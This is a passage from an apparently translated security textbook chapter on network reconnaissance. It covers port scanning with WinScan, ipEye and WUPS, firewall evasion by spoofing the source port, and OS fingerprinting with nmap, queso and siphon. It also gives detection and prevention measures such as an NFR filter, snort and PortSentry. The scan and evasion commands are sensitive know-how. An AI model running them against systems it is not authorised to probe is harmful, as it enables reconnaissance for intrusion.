


图2.5 NTOScanner可以在扫描端口后手工攫取旗标

WinScan

Prosolve公司的Sean Mathias编写的WinScan(http://www.prosolve.com)是一个免费的TCP端口扫描程序，它有图形(winscan.exe)和命令行(scan.exe)两种版本。我们在脚本中常采用命令行版本，因为它可以扫描C类网络且很容易对输出进行加工。使用Mortice Kern Systems公司提供的strings、tee和tr实用工具的Win32版(http://www.mks.com)，下列的NT控制台命令可以扫描网络的0-1023端口，并将输出分割成以冒号隔开的格式：IP地址：服务名：端口号。

```
scan.exe -n 192.168.7.0 -s 0 -e 1023 -f | strings | findstr /c:"/tcp" |
tr\011\040 : | tr -s : : | tee -ia results.txt
```

Scan.exe的-f开关在低速链接上不使用，否则结果不可靠。我们的脚本输出类似于

```
192.168.22.5:nbsession:139/tcp
192.168.22.16:nbsession:139/tcp
192.168.22.32:nbsession:139/tcp
```

非常感谢Patrick Heim和Jason Glassberg编写了如此精致的命令。

ipEye

需要Linux和nmap来执行独特的分组扫描吗？——Arne Vidstrom的ipEye(http://ntsecurity.nu)就可以执行源端口扫描，也可以从Windows命令行进行SYN、FIN和Xmas扫描。这个精巧工具的惟一的限制在于它在Windows 2000下运行，且一次只扫描一个主机。下面是一个ipEye运行SYN扫描(源端口为TCP 20)的例子，它试图躲开路由器上的过滤规则，这与nmap的-g选项类似(对下面的输出作了编辑，使之更简洁)。

```
C:\Toolbox>ipeye.exe 192.168.234.110 -syn -p 1 1023 -sp 20

ipEye 1.1 - (c) 2000, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          -http://ntsecurity.nu/toolbox/ipeye/

    1-52 [closed or reject]
    53 [open]
    54-87 [closed or reject]
    88 [open]
    89-134 [closed or reject]
```

```
    135 [open]
    136-138 [closed or reject]
    139 [open]
...
    636 [open]
    637-1023 [closed or reject]
    1024-65535 [not scanned]
```

因为许多路由器和防火墙ACL都是配置成允许DNS(UDP 53)、FTP数据通道(TCP 20)，SMTP(TCP 25)以及HTTP(TCP 80)之类的协议从防火墙进入，因此源端口扫描可以假冒这种类型的通信来逃避防火墙的检查。不过，你必须知道防火墙或路由器后端的IP地址空间，然而如果实施了NAT的话，就很困难了。

WUPS

Windows UDP端口扫描程序(WUPS:Windows UDP Port Scanner)出自与ipEye相同的作者(http://ntsecurity.nu)，它的面世很受欢迎。它是一个可靠的、图形化的，相对来说速度很快的UDP端口扫描程序(取决于延迟设置)，尽管它只能一次扫描一个主机。图2.6是这个工具对单个主机进行UDP扫描的实例。




图2.6 Windows UDP端口扫描程序(WUPS)抓住了一个运行SNMP(UDP 161)的系统

2.0.4 端口扫描细目

表2.2列出了流行的端口扫描程序以及它们能够执行的扫描类型。

扫描程序	TCP	UDP	隐秘性	来源
UNIX				
Strobe	X			ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/distfiles/strobe-1.06.tgz
Tcp_scan	X			http://wwdsilx.wwdsi.com/saint/
Udp_scan		X		http://wwdsilx.wwdsi.com/saint/
Nmap	X	X	X	http://www.insecure.org/nmap
Netcat	X	X		http://www.10pht.com/users/10pht/nc110.tgz
Windows				
Netcat	X	X*		http://www.10pht.com/users/10pht/nc11nt.zip
NetScanTools Pro 2000	X	X		http://www.nwpsw.com
SuperScan	X			http://members.home.com/rkeir/software.html
NTOScanner	X			http://www.ntobjectives.com
WinScan	X			http://www.prosolve.com-
IpEye	X			http://ntsecurity.nu
WUPS		X		http://ntsecurity.nu
Fscan	X	X		http://www.foundstone.com

注意，* NT下Netcat UDP扫描从不工作，因而不要依赖NT取得UDP扫描结果。

表2.2 常用的扫描工具及其用途

端口扫描对策

检测

攻击者们通常使用端口扫描来确定远程系统上监听着的TCP和UDP端口。检测端口扫描对于搞清某次攻击可能在何时发生以及由何人发起是首要的。检测端口扫描的主要方法有诸如NFR之类基于网络的IDS程序以及基于主机的机制。

```
# Port scan detection
# By Stuart McClure
# This code checks for the failed attempts of a port scanner
```

```
# which produces an ACK/RST. You can play with the maxcount
# and maxtime to get the settings right.

port_schema    library_schema:new(1, { "time", "ip","ip",'int' ],
               scope() );
time = 0;
                count = 0;
maxcount = 2; # Maximum allowable number of ACK/RST
maxtime = 5;# Maximum allowable time for maxcount to occur
source = 0;
port = 0;
target = 0;

filter portscan ip ( )
{
     if (tcp.is)
     {
          # Look for ACK, RST's and if from same source
          # count only one.
          if ( byte(ip.blob, 13) == 20 ) # Flags set ACK,RST
          {
               count = count + 1;

               source = ip.dest;
               target = ip.source;
               port = tcp.sport;
               time = system.time;
          }
     }
   on tick = timeout ( sec: maxtime, repeat ) call checkcount;
}
func checkcount
{
     if (count >= maxcount)
     {
          echo("Port scan Georgie?, Time: ", time, "\n");
               record system.time, source, target, port
               to the_recorder_portscan;
          count = 0;
     }
     else
          count = 0;
}
```

```
the_recorder_portscan=recorder("bin/histogram packages/sandbox/portscan.
cfg","port_schema");
```

你也可以用snort （www.snort.org）来检测端口扫描企图(也可参见http://spyjurenet.com/linuxrc.org/projects/snort）。正如你可能猜到的，这是我们最喜欢的程序之一，是一个非常棒的NIDS(不过请注意，snort的1.x版本尚不能处理分组片段的问题)。下面是一个端口扫描检测的样例.

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status for 192.168.1.10: 4 connections across
hosts: TCP(0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```


从基于UNIX主机的角度看，诸如出自Solar Designer的scanlogd(http://www.openwall.com/scanlogd)之类的几个实用工具可检测并记录这样的攻击。另外出自算盘项目（the Abacus Project，http://www.psionic.com/abacus/ ）的Psionic PortSentry也能配置成检测正在活动的攻击并做出反应。对端口扫描企图的一种反应方法是自动设置核心过滤规则，增加一条阻止来自攻击系统的访问。这样的规则可以在PortSentry配置文件中配置，但随系统不同而不同。对于有内核防火墙支持的Linux 2.2.x 系统，portsentry.conf 文件中的相应项类似于：

```
# New ipchain support for Linux kernel version 2.102+
KILL_ROUTE="/sbin/ipchains -I input -s $TARGET$ -j DENY -l"
```

PortSentry符合UNIX平台，在大多数UNIX版本上都能工作，包括Solaris 2.6。需记住的是，当你开始看到来自某个系统或网络的一个确定的端口扫描模式时，它可能表明某人正在对你的站点施行网络勘察。密切留意这种活动，因为一次全规模的攻击可能迫在眉睫。最后，还要注意，在报复或阻挡端口扫描企图时也要三思，主要的问题是攻击者可以假冒一个无辜者。Solar Designer有一篇非常重要的文章在http://www.openwall.com/scanlogd/P53-13.gz 上，它提供了关于端口扫描检测系统设计与攻击的许多技巧。

大多数防火墙能够而且应该配置成能检测端口扫描企图，有些还能在检测隐秘的扫描上做得更好。例如，许多防火墙有检测SYN扫描而完全忽略FIN扫描的特殊选项。检测端口扫描中最困难的是从容量庞大的日志文件中完成筛选的过程。为此，我们推荐Psionic Logcheck(http://www.psionic.com/abacus/logcheck/)。我们建议把报警系统配置成通过电子邮件实时触发。可能的话使用阈值日志(threshold logging)，这样别人就不大可能以填塞你的电子邮件信箱方式试图执行拒绝服务型攻击。阈值日志会把报警内容归成组，而不是给某个潜在探测活动的每个实例都发送一个报警消息。最小限度你得有指示自己的站点被端口扫描的基于异常的情况报告。Lance Spitzner(http://www.enteract.com/~lspitz/intrusion.html)给Firewall-1产品编写了一个称为alert.sh的便利工具。alert.sh经由Firewall-1检测并监视端口扫描，并作为一个用户自定义报警手段(User Defined Alert)运行。

从Windows NT角度看，有几个工具可用于检测简单的端口扫描。第一个端口扫描检测程序是由独立软件组织(Independent Software)编写的适用于Windows 95/98和Windows NT 4.0的Genius 2.0(http://www.indiesoft.com——Genius 3.0也已面世，在同一网站上)。该产品不止提供简单的TCP端口扫描检测功能，不过单以这个特性把它加到你自己的系统工具箱中是有道理的。Genius会在一段给定时间内监听大量端口打开请求。当检测到一次扫描时就弹出一个对话框报警，指出冒犯者的主机IP地址和域名。



Genius的端口扫描检测特性检测传统的TCP connect扫描和SYN扫描。

Windows平台的另一个端口扫描检测程序是由Network ICE公司(http://www.networkice.com)编写的BlackICE(见图2.7)。该产品给Windows 9x和NT提供了第一个真正基于代理的入侵检测工具。该产品目前是一个商业产品，不过Network ICE计划提供一个自由软件的可下载版本。最后，ZoneAlarm(http://www.zonelabs.com/

zonealarm.htm) 也是非常杰出的程序，它提供了 Windows 平台上的防火墙和 IDS 功能。ZoneAlarm 对于个人使用是免费的。




图 2.7 BlackICE 提供不止是简单的 TCP 端口扫描检测的一些高级入侵检测特性，包括 UDP 扫描、NT 空会话、pcAnywhere ping、WinNuke 攻击、回射风暴、traceroute、Smurf 攻击，等等

预防

虽然难以防止别人对你的系统发起端口扫描这样的探测，通过禁止所有不必要的服务却可以把自己的暴露程度降到最低。在 UNIX 环境下，这可以通过在 /etc/inetd.conf 文件中注释掉不必要的服务，并在系统启动脚本中禁止其他不必要的服务来完成。这些内容在第 8 章中详细讨论。

对于 Windows NT 也应该禁止所有不必要的服务。这一点做起来要困难些，因为 Windows NT 的操作方式存在问题，而 139 号端口又提供了太多的功能，不过仍可以从 Control Panel|Services 菜单中禁止一些服务。第 5 章详细讨论 Windows NT 的安全问题及对策。而且，Tiny Software 公司(www.tinysoftware.com) 销售一个 Windows NT 上用的非常好的分组过滤内核模块，可以帮助你保护许多敏感端口。

对于其他操作系统或设备来说，查阅相应的用户手册以确定怎样把监听着的端口数缩减到正常运行必需的范围。

主动操作系统检测

流行度:	*10*
容易度:	*8*
影响力:	*4*
风险率:	*7*

正如以前展示的那样，端口扫描有丰富的工具和许多不同类型的技巧可用 回想一下，我们执行端口扫描的第一个目的是标识目标系统上监听着的TCP和UDP端口。第二个目的就是确定所扫描系统的操作系统类型。明确的操作系统信息在以后的章节中讨论的脆弱点映射阶段很有用。在确定与目标系统关联的脆弱点上我们试图尽可能地精确，因此有必要非常确信自己具备标识目标操作系统的能力。在标识目标操作系统上我们还可以使用第3章中讨论的旗标攫取技巧，它可以从诸如FTP、telnet、SMTP、HTTP、POP等服务中攫取信息。这是最简单的检测操作系统以及所运行服务的相关版本号的方法。当然还有设计来帮助完成该任务的工具。我们能够处置的两个最精确的工具是万能的nmap和queso，它们都提供了TCP协议栈指纹鉴别能力。

2.0.5 主动协议栈指纹鉴别

在具体讨论nmap和queso的使用之前，有必要解释协议栈指纹鉴别(stack fingerprinting)的含义。协议栈指纹鉴别是一个极其强大的技术，能够以很高的概率迅速确定每台主机的操作系统。从原理上讲，不同厂家的IP协议栈实现之间存在许多细微差别，也就是说各个厂家在编写自己的TCP/IP协议栈时，通常对特定的RFC指南作出不同的解释。因此通过探测这些差异，我们就能对目标系统所用的准确操作系统明智地加以猜测。为达到最大的可靠性，协议栈指纹鉴别通常要求目标系统至少有一个监听着的端口。即使没有端口打开着，nmap也能明智地猜测所用的操作系统，不过其准确度会相当低。关于这一主题的决定性论文是由Fyodor写的，它最初发表在*Phrack*杂志上，在http://www.insecure.org/nmap/nmap-fingerprinting-article.html上能找到。

让我们查看一下发送出去有助于区别各种操作系统的探测分组的类型

▼ **FIN探测分组** 往某个打开着的端口发送一个FIN分组。按照RFC 793，正

确的行为是不作响应；然而许多协议栈的实现(例如在Windows NT上)会响应以一个FIN/ACK分组。

- **假标志探测分组** 在某个SYN分组的TCP头部设置一个未定义过的TCP标志。某些操作系统(例如Linux)会在其响应分节中也设置该标志。
- **初始序列号(ISN)采样** 其基本前提是找出TCP实现中在响应一个连接请求时所选择的初始序列号中存在的模式。
- **"不要分片(DF)位"监视** 某些操作系统会设置IP头部的"不要分片位"以改善性能。监视该位可以判定目标系统是否属于表现出这种行为的操作系统。
- **TCP初始窗口大小** 跟踪返送分组上设置的初始窗口大小。就某些协议栈实现来说，这个大小是独特的，可极大地增强指纹鉴别机制的准确度。
- **ACK值** 不同IP协议栈实现在ACK分组序列号值的选择上也存在差异，有些实现发送回所确认TCP分组的序列号，其他实现则发送回所确认TCP分组的序列号加1。
- **ICMP出错消息抑制** 有些操作系统会遵循RFC 1812 (http://www.ietf.org/rfc/rfc1812.txt)限制发送ICMP出错消息的速率。通过往某个随机选定的高编号端口发送UDP分组，有可能统计出在某个给定时间段内接收到的不可达出错消息的数目。
- **ICMP消息引用** 当碰到需发送ICMP出错消息的情况时，不同操作系统在引用网络分组的信息量上存在差异。通过检查所引用的消息，有可能就目标操作系统作出些假设。
- **ICMP出错消息回射完整性** 某些协议栈实现在发送回ICMP出错消息时会修改所引用的IP头部。通过检查对IP头部所作的改动类型，有可能就目标操作系统作出些假设。
- **服务类型(TOS)** 就"ICMP port unreachable(ICMP端口不可达)"消息检查其TOS字段。大多数协议栈实现使用0，但也可能有变化。
- **片段处理** 正如Thomas Ptacek和Tim Newsham在他们的标志性论文"Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection (插入、规避和拒绝服务：躲避网络入侵检测)"(http://www.clark.net/~roesch/idspaper.html)中指出的那样，不同的协议栈实现在对重叠的片段的处理上存

在差异。在重组各个片段时，有些协议栈实现会用后到的新数据覆写先到的旧数据，或者相反，通过检查目标系统如何重组探测分组，有可能就目标操作系统作出些假设。

- **TCP选项** TCP选项由RFC 793和更新的RFC 1323(http://www.ietf.org/rfc/rfc1323.txt)定义。由RFC 1323定义的较高级的选项往往在最新的各个协议栈实现中加入。通过发送设置了多个选项的TCP分组，有可能就目标操作系统作出些假设。TCP选项的例子有：无操作、最大段大小(MSS)、窗口规模因子、时间戳等。

nmap通过指定其-O选项应用上述技巧(片段处理和ICMP出错消息队列除外)。下面是我们的目标网络中某台主机的操作系统检测结果：

```
[tsunami] nmap -O 192.168.1.10
Starting nmap V. 2.53 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port  State      Protocol        Service
7     open       tcp             echo
9     open       tcp             discard
13    open       tcp             daytime
19    open       tcp             chargen
21    open       tcp             ftp
22    open       tcp             ssh
23    open       tcp             telnet
25    open       tcp             smtp
37    open       tcp             time
111   open       tcp             sunrpc
512   open       tcp             exec
513   open       tcp             login
514   open       tcp             shell
2049  open       tcp             nfs
4045  open       tcp             lockd

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=26590 (Worthy challenge)
Remote operating system guess: Solaris 2.5, 2.51
```

通过使用nmap的协议栈指纹鉴别选项，我们可以轻易地准确判定目标操作系统。

即使目标系统上没有端口打开着，nmap仍然能就其操作系统作出明智的猜测。例如：

```
[tsunami]# nmap -p80 -O 10.10.10.10
Starting nmap V. 2.53 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be MUCH
less reliable
No ports open for host (10.10.10.10)

Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-36,
Linux 2.1.24 PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103,
Linux 2.1.122 - 2.1.132; 2.2.0-prel   2.2.2,Linux 2.2.0-pre6 - 2.2.2-ac5

nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

可以看出，尽管没有端口打开着，nmap还是正确地猜出目标操作系统是Linux。

nmap的最佳特性之一是其特征列表保存在一个称为nmap-os-fingerprints的文件中，nmap每当有新版本发行时，该文件就添加以额外的特征。书写本处时，列在该文件中的特征已多达数百个。如果你想给nmap增加一个新特征来扩展其用途，那么可以访问http://www.insecure.org:80/cgi-bin/nmap-submit.cgi。

nmap的TCP检测目前看来是最精确的，不过它并不是实现这些技巧的第一个程序，出自http://www.apostols.org/projectz/的queso是在Fyodor将自己的操作系统检测技巧集成到nmap之前就已发行的一个操作系统检测工具。需注意的是queso并不是一个端口扫描程序，它只通过单个打开着的端口（缺省为80号端口）执行操作系统检测。如果目标服务器上80号端口没有打开，那就必须指定打开着的另外一个端口，如下面的例子所示。本例子使用queso通过25号端口确定目标操作系统。

```
[tsunami] queso 10.10.10.20:25
10.10.10.20:25      * Windows 95/98/NT
```

操作系统检测对策

检测

以前提到过的端口扫描检测工具可用来监视操作系统检测活动。尽管不能明确地指出某个nmap或queso操作系统检测扫描正在发生，它们却能检测具有特定选项的扫描，譬如说设置了SYN标志。

预防

我们希望有让操作系统检测失效的简单补丁，然而这不是一个容易解决的问题。通过修改操作系统源代码或改动某个操作系统参数来达到改变单个独特的协议栈指纹特征的目的是可能的，然而这么做可能对操作系统的功能造成不利的影响。比如，FreeBSD 4.x 支持TCP_DROP_SYNFIN内核选项，它可忽略nmap执行协议栈指纹识别时所发出的SYN+FIN分组。打开此选项也许有助于失败O/S检测，但它也失去了RFC 1644（TCP的事务扩展）。

我们相信真正健壮的安全代理或防火墙应该经受因特网扫描。"由不明朗达到安全（security through obscurity）"这一古老格言不应是你的首道防线。即使攻击者知道了操作系统，获取目标系统的访问权仍然是颇费周折的。

被动操作系统识别

流行度：	*5*
容易度	*6*
影响力：	*4*
风险率：	*5*

我们前面已看到主动的协议栈指纹对于操作系统识别的效率，这些工具有nmap和queso等。但请记住，前面提到的协议栈检测技巧就其本性来讲是主动的。我们向每个系统发送分组，以决定网络块的独特性质，从而使我们猜测出使用的操作系统。由于我们必须向目标系统发送分组，因此对于网络IDS系统来说，相对容易知道发出的是探测操作系统的分组。所以，这并不是攻击者采用的隐秘技术。

2.0.6 被动协议栈指纹鉴别

被动协议栈指纹与主动协议栈指纹很相似 但是，它不是向目标系统发送分组，攻击者只是被动地监测网络通信，以确定所用的操作系统。因此，通过监控不同系统之间网络包的情况，就可以确定网络上的操作系统。Lance Spitzner在此领域做了很多研究，并写了一篇技术白皮书来讲解他的发现（http://www.enteract.com/ ~lspitz/finger.htm）。此外，地下组织也开发了一个工具，叫siphon，它是一个被动端口映射及O/S识

别工具，可以在http://www.subterrain.net/projects/siphon 上找到。下面我们看一看被动协议栈指纹的工作原理。

被动签名

有各种不同的签名(signature)可用于标识一个操作系统，不过，我们只将讨论集中在几个和TCP/IP会话有关的属性上

- ▼ TTL 操作系统对外出包的TTL(Time-To-Live)设置是什么?
- ■ 窗口大小 操作系统设置的窗口大小是什么?
- ■ DF 操作系统设置了"Don't Fragment"(不分片)位吗?
- ▲ TOS 操作系统是否设置了服务类型，如果有，是什么?

通过被动地分析每种属性，并将结果与已知的属性库进行比较，就可以决定远程操作系统。当然这种方法并不能保证每次有正确的回答，但如果各个属性组合起来，结果就相对可靠得多。这种技巧正是siphon所使用的。

下面我们看看工作的例子。我们从系统(192.168.1.10) 到quake(192.168.1.11)就可以用siphon被动地标识出操作系统。

```
[shadow]# telnet 192.168.1.11
```

使用最喜欢的嗅探工具snort，我们就可以看到telnet会话中的部分分组的情况。

```
06/04-11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934  DF
**S***A* Seq: 0xD3B709A4    Ack: 0xBEC9B2B7    Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS: 1460
```

查看四个TCP/IP属性，可以发现：

- ▼ TTL=225
- ■ Window Size(窗口大小)=2798
- ■ Don't fragment位(DF)=Yes
- ▲ TOS=0

现在，我们再查阅siphon指纹数据库文件osprints.conf：

```
[shadow]# grep -i solaris osprints.conf
# Window:TTL:DF:Operating Syster DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris 2.6 - 2.7
FE88:255:1:Solaris 2.6   2.7
87C0:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

我们可以看到，第四项和snort的跟踪结果完全吻合，即窗口大小为2798，TTL为255，DF位已设置(等于1)。因此，我们用siphon可准确地猜出目标操作系统。

```
[crush]# siphon -v -i xl0 -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0-RELEASE on a(n) i386
Using Device: xl0
Host            Port    TTL     DF    Operating System
192.168.1.11    23      255     ON    Solaris 2.6 - 2.7
```

从上面的结果就可看到，我们可猜出目标操作系统，刚好是Solaris 2.6，而且很容易。所以，请记住，不必往192.168，1.11发送IP分组，我们也可相当精确地作出猜测。

被动指纹可被攻击者用来找出潜在的受害者，只要去请问其站点，分析网络的来往分组，并用siphon之类的工具进行猜测。尽管这是一种很有效的技巧，但也有一些限制。首先，创建自己分组的应用程序(比如nmap)不使用和操作系统相同的指纹，因此，你的结果可能不准确；其次，远程主机修改其连接属性是很简单的：

```
Solaris: ndd -set /dev/ip ip_def_ttl 'number'
Linux: echo 'number' > /proc/sys/net/ipv4/ip_default_ttl
NT:HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\
Parameters
```

被动操作系统检测对策

参见本章前面有关“操作系统检测对策”中讲述的预防措施。

2.1 完整的春卷：自动发现工具

流行度：	*10*
容易度：	*9*
影响力：	*9*
风险率：	*9*

有助于网络发现的可用工具已有不少，而且还在不断涌现。我们不可能列出所有可能的工具，不过想要介绍另外两个实用工具，它们会放大已经讨论过的工具。

图 2.8 所示的 cheops(http://www.marko.net/cheops/) 是一个设计成包罗一切的

